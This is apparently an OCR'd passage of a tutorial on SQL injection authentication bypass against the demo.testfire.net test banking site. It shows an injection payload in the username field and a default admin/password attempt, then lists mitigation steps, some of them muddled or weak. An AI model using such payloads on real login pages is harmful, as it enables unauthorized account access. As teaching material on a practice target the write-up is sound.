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
PAYLOAD 14 (USER : admin") or ("1"="1"#password = admin") or ("1"="1"#)



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Login Failed: We're sorry, but this u

Username: admin") or "1"="1"#

Password: ••••••••••••••••••

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

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
PAYLOAD 15 (USER : admin password = password)



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Online Banking Login

Username: admin

Password: ••••••••

Login

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

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demo.testfire.net/login.jsp

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- Other Services

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- Retirement
- Other Services

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Online Banking Login

Login Failed: We're sorry, but this username or password was not found in our system. Please try again.

Username:

Password:

Login

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This web application is open source! Get your copy from GitHub and take adv

Unsuccessful login

METIGATION STEPS TO PROCTECT FROM BYPASS AUTHENTICATION

- Keep up to date on patches and security fixes as they are released by the vendor or maintainer
- You always check for all vulnerabilities and always install the best antivirus software and are always free from bugs.
- To Avoid the special character ‘=’ ‘or’ to bypass authentication, you can use the “ mysqli_real_escape_string() “.
- It is best to have a secure and strong authentication policy in place.

- Avoid using external SQL interpreters.
- It is best to ensure all systems, folders, apps, are password protected.
- Audit your applications frequently for points where HTML input can access interpreters.
- Security experts recommend resetting default passwords with unique strong passwords and periodically rotate passwords.
- It is suggested to not expose authentication protocol in the client-side web browser script.
- They suggest ensuring that user session IDs and cookies are encrypted.
- It is recommended to validate all user input on the server side.
- Avoid the use of dynamic SQL or PL/SQL and use bound variables whenever possible.
- Enforce strict limitations on the rights to database access.
- Remove any sample applications or demo scripts that allow remote database queries.